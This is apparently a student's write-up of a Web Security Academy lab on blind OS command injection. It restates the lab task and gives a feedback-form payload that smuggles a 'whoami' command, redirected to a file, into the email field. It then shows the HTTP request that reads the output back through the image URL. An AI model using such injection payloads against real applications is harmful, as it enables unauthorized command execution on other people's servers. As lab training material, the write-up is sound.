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CB.SC.P2CYS23006

Lab: Blind OS command injection with output redirection


This lab contains a blind OS command injection vulnerability in the feedback function.

The application executes a shell command containing the user-supplied details. The output from the command is not returned in the response. However, you can use output redirection to capture the output from the command. There is a writable folder at:

```
/var/www/images/
```

The application serves the images for the product catalog from this location. You can redirect the output from the injected command to a file in this folder, and then use the image loading URL to retrieve the contents of the file.

To solve the lab, execute the whoami command and retrieve the output.



Payload:
csrf=dJNtqqMXf3K1MD7tkTYGBCsrih3hAA6U&name=kakarot&email=**||*whoami+>+/var/www/images/whoami.txt***||&subject=helloworld&message=Helloworld

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Verifying the whoami command result,

```
GET /image?filename=whoami.txt HTTP/2
Host: 0aa300f6038b28a684c2b0b000fa0008.web-security-academy.net
Cookie: session=AGAtEb4nnczGXmqX0iCN2wshEMxvhmqP
Sec-Ch-Ua: "Chromium";v="122", "Not(A:Brand";v="24", "Microsoft Edge";v="122"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36 Edg/122.0.0.0
Sec-Ch-Ua-Platform: "Windows"
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://0aa300f6038b28a684c2b0b000fa0008.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
```

Web Security Academy

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